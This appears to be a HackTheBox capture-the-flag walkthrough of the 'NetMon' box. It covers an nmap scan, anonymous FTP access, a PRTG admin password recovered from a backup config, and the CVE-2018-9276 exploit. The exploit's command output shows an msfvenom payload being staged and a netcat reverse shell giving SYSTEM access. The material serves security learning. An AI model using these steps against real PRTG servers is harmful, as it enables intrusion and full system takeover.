

# NetMon walkthrough

## Index

Index .....	1
List of pictures .....	1
Disclaimer .....	2
Reconnaissance .....	2
Initial foothold .....	3
User flag.....	3
Privilege escalation .....	3
Personal comments .....	5
Appendix A – CVE-2018-9276.....	5
References .....	5

## List of pictures

Figure 1 - nMap scan results (part 1).....	2
Figure 2 - nMap scan results (part 2).....	2
Figure 3 - Retriving the user flag.....	3
Figure 4 - Configuration files found .....	4
Figure 5 - Database credentials found.....	4
Figure 6 - Privilege escalation and root flag .....	5

## Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

## Reconnaissance

The results of an initial nMap scan are the following:

```
(k14d1u5@k14d1u5-kali)-[/media/./Windows/Easy/Netmon/nMap]
$ nmap -sT -sV -A -sC -p- 10.10.10.152 -oA Netmon
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-05 04:21 AEDT
Nmap scan report for 10.10.10.152
Host is up (0.039s latency).
Not shown: 65522 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 02-02-19 11:18PM             1024 .rnd
|_ 02-25-19 09:15PM             <DIR> inetpub
|_ 07-16-16 08:18AM             <DIR> Perflogs
|_ 02-25-19 09:56PM             <DIR> Program Files
|_ 02-02-19 11:28PM             <DIR> Program Files (x86)
|_ 02-03-19 07:08AM             <DIR> Users
|_ 11-10-23 09:20AM             <DIR> Windows
|_ ftp-syst:
|_ SYST: Windows_NT
80/tcp    open  http           Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_ http-server-header: PRTG/18.1.37.13946
|_ http-title: Welcome | PRTG Network Monitor (NETMON)
|_ Requested resource was /index.htm
|_ http-trane-info: Problem with XML parsing of /evox/about
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
47001/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49664/tcp open  msrpc          Microsoft Windows RPC
49665/tcp open  msrpc          Microsoft Windows RPC
49666/tcp open  msrpc          Microsoft Windows RPC
49667/tcp open  msrpc          Microsoft Windows RPC
49668/tcp open  msrpc          Microsoft Windows RPC
49669/tcp open  msrpc          Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Figure 1 - nMap scan results (part 1)

```
Host script results:
| smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-time:
|_ date: 2024-11-04T17:23:19
|_ start_date: 2024-11-04T17:19:09
| smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.92 seconds
```

Figure 2 - nMap scan results (part 2)

Open ports are 21, 80, 135, 139, 445, 5985, 47001, 49664, 49665, 49666, 49667, 49668 and 49669. So, this box has FTP service (21), RPC service (135, 47001, 49664, 49665, 49666, 49667, 49668 and 49669), NetBIOS service (139), SMB service (445) and SSDP/UPnP service (47001) enabled. Also, there is web application running on port 80. Lastly, nMap recognized Windows (maybe Windows Server 2008 R2 – 2012) as Operative System.

## Initial foothold

Since this box has the FTP service enabled, I tried to perform an anonymous access to it. Luckily, it worked. I accessed in this way both via FileZilla client and via shell.

## User flag

Once accessed to the box via FTP service, I looked around to find some interesting information and data. While I was navigating the file system, I tried to download the user flag. I was very surprised that it worked and I already retrieved this flag:




Figure 3 - Retrieving the user flag

## Privilege escalation

Of course, at this point I already needed to escalate my privileges, so I still looked for some interesting information on the file system. With a first glance on it, I didn't find anything. In this case I worked via FileZilla. So, I tried to find some different paths looking for exploit for other services. Even in this case I failed and I was a little struggled on it. After some time, I decided to analyze again the file system via FTP, but this time I did it using the shell and not the FileZilla client. I was surprised that I was able to find more data in this way. For example, since the web application running on port 80 is PRGT Network Monitor (as I saw by the nMap scan results or browsing the application), I found some data relative to it. Looking for some interesting information on the Internet about this program, I found out that it stores its configuration files in the `C:\ProgramData\Paessler` path. Here, I found some interesting files:

```
ftp> cd Paessler
250 CWD command successful.
ftp> ls -la
229 Entering Extended Passive Mode (|||53391|)
150 Opening ASCII mode data connection.
11-04-24 04:31PM <DIR> PRTG Network Monitor
226 Transfer complete.
ftp> cd "PRTG Network Monitor"
250 CWD command successful.
ftp> ls -la
229 Entering Extended Passive Mode (|||53392|)
150 Opening ASCII mode data connection.
11-04-24 01:01PM <DIR> Configuration Auto-Backups
11-04-24 12:19PM <DIR> Log Database
02-02-19 11:18PM <DIR> Logs (Debug)
02-02-19 11:18PM <DIR> Logs (Sensors)
02-02-19 11:18PM <DIR> Logs (System)
11-04-24 12:19PM <DIR> Logs (Web Server)
11-04-24 12:24PM <DIR> Monitoring Database
02-25-19 09:54PM 1189697 PRTG Configuration.dat
02-25-19 09:54PM 1189697 PRTG Configuration.old
07-14-18 02:13AM 1153755 PRTG Configuration.old.bak
11-04-24 04:31PM 1724414 PRTG Graph Data Cache.dat
02-25-19 10:00PM <DIR> Report PDFs
02-02-19 11:18PM <DIR> System Information Database
02-02-19 11:40PM <DIR> Ticket Database
02-02-19 11:18PM <DIR> ToDo Database
226 Transfer complete.
```

Figure 4 - Configuration files found

In particular, I found a backup configuration file. Inside this file, I luckily found databases credentials:

```
122 </cloudcredentials>
123 <clusterscangroup>
124 0
125 </clusterscangroup>
126 <commentgroup>
127 0
128 </commentgroup>
129 <comments>
130 <flags>
131 <encrypted/>
132 </flags>
133 </comments>
134 <dbauth>
135 0
136 </dbauth>
137 <dbcredentials>
138 0
139 </dbcredentials>
140 <dbpassword>
141 <!-- User: prtgadmin -->
142 P 8
143 </dbpassword>
144 <dbtimeout>
145 60
146 </dbtimeout>
147 <depdelay>
148 0
149 </depdelay>
150 <dependencytype>
151 0
```

Figure 5 - Database credentials found

I thought this password was useful to access to the web portal, but it didn't work. So, I kept looking for new data and information. After some time, I didn't find anything else. So, since this box was created in the 2019, I thought I can use the password I found with a little difference to according to the year. I was very surprised it worked and I gained access to the web portal. While I searched for some information about the NETMON application on the Internet, I found an authenticated exploit too. So, this was the time to try it. Luckily, it worked and I obtained a shell as *NT AUTHORITY\SYSTEM* and I retrieved the root flag:

```
(k14diu5@k14diu5-kali)-[~/Desktop]
$ python exploit.py -i 10.10.10.152 -p 80 --lhost 10.10.14.14 --lport 7642 --user prtgadmin --password PrTg@dmin20
[*] [PRTG/18.1.37.13946] is Vulnerable!
[*] Exploiting [10.10.10.152:80] as [prtgadmin/PrTg@dmin2019]
[*] Session obtained for [prtgadmin:PrTg@dmin2019]
[*] File staged at [C:\Users\Public\tester.txt] successfully with objid of [2018]
[*] Session obtained for [prtgadmin:PrTg@dmin2019]
[*] Notification with objid [2018] staged for execution
[*] Generate msfvenom payload with [LHOST=10.10.14.14 LPORT=7642 OUTPUT=/tmp/ojufuhad.dll]
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 9216 bytes
/home/k14diu5/Desktop/exploit.py:294: DeprecationWarning: setName() is deprecated, set the name attribute instead
  impacket.setName('Impacket')
/home/k14diu5/Desktop/exploit.py:295: DeprecationWarning: setDaemon() is deprecated, set the daemon attribute instead
  impacket.setDaemon(True)
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A478F6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Hosting payload at [\\10.10.14.14\BLAKKMMU]
[*] Session obtained for [prtgadmin:PrTg@dmin2019]
[*] Command staged at [C:\Users\Public\tester.txt] successfully with objid of [2019]
[*] Session obtained for [prtgadmin:PrTg@dmin2019]
[*] Notification with objid [2019] staged for execution
[*] Attempting to kill the impacket thread
[-] Impacket will maintain its own thread for active connections, so you may find it's still listening on <LHOST>:44
5!
[-] ps aux | grep <script name> and kill -9 <pid> if it is still running :)
[-] The connection will eventually time out.

[*] Listening on [10.10.14.14:7642 for the reverse shell!]
listening on [any] 7642 ...
[*] Incoming connection (10.10.10.152,49858)
[*] AUTHENTICATE_MESSAGE (\,NETMON)
[*] User NETMON authenticated successfully
[*] ::00::aaaaaaaaaaaaaaaa
[*] Unknown level for query path info! 0x109
[*] Unknown level for query path info! 0x4
[*] Disconnecting Share(1:IPC$)

(k14diu5@k14diu5-kali)-[~/Desktop]
$ nc -nlvp 7642
listening on [any] 7642 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.152] 49859
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
f
4

C:\Windows\system32>
```

Figure 6 - Privilege escalation and root flag

## Personal comments

I didn't like very much this box honestly. I was very annoying about the NETMON portal's password because I can understand the rational behind it, but I didn't think of it because I didn't consider after several years. In fact, I resolved this box in the 2024 and the box was created 5 years before. This could create a more complicated resolution because you could generate a very long list of passwords starting by the one you found. Maybe it is better to not have a correlation with a temporal information to manipulate when a box is created for some platform as HackTheBox. So, I rated with a higher score the root flag. In particular, I rated easy the user flag and Not too easy the root one.

## Appendix A – CVE-2018-9276

Affected by this vulnerability is an unknown function of the component *Web Console*. The manipulation as part of a *Parameter* leads to an OS command injection vulnerability. The product constructs all or part of an OS command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended OS command when it is sent to a downstream component. As an impact it is known to affect confidentiality, integrity, and availability. The attack can be launched remotely. The successful exploitation requires a single authentication. Notifications can be created by an authenticated user and can execute scripts when triggered. Due to a poorly validated input on the script name, it is possible to chain it with a user-supplied command allowing command execution under the context of privileged user. The module uses provided credentials to log in to the web interface, then creates and triggers a malicious notification to perform remote code execution using a PowerShell payload. It may require a few tries to get a shell because notifications are queued up on the server. This vulnerability affects versions prior to 18.2.39.

## References

<https://packetstormsecurity.com/files/161183/PRTG-Network-Monitor-Remote-Code-Execution.html> -> CVE-2018-9276 description by PacketStorm Security

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=2018-9276> -> MITRE CVE-2018-9276

<https://vuldb.com/?id.120169> -> CVE-2018-9276 description by Vuldb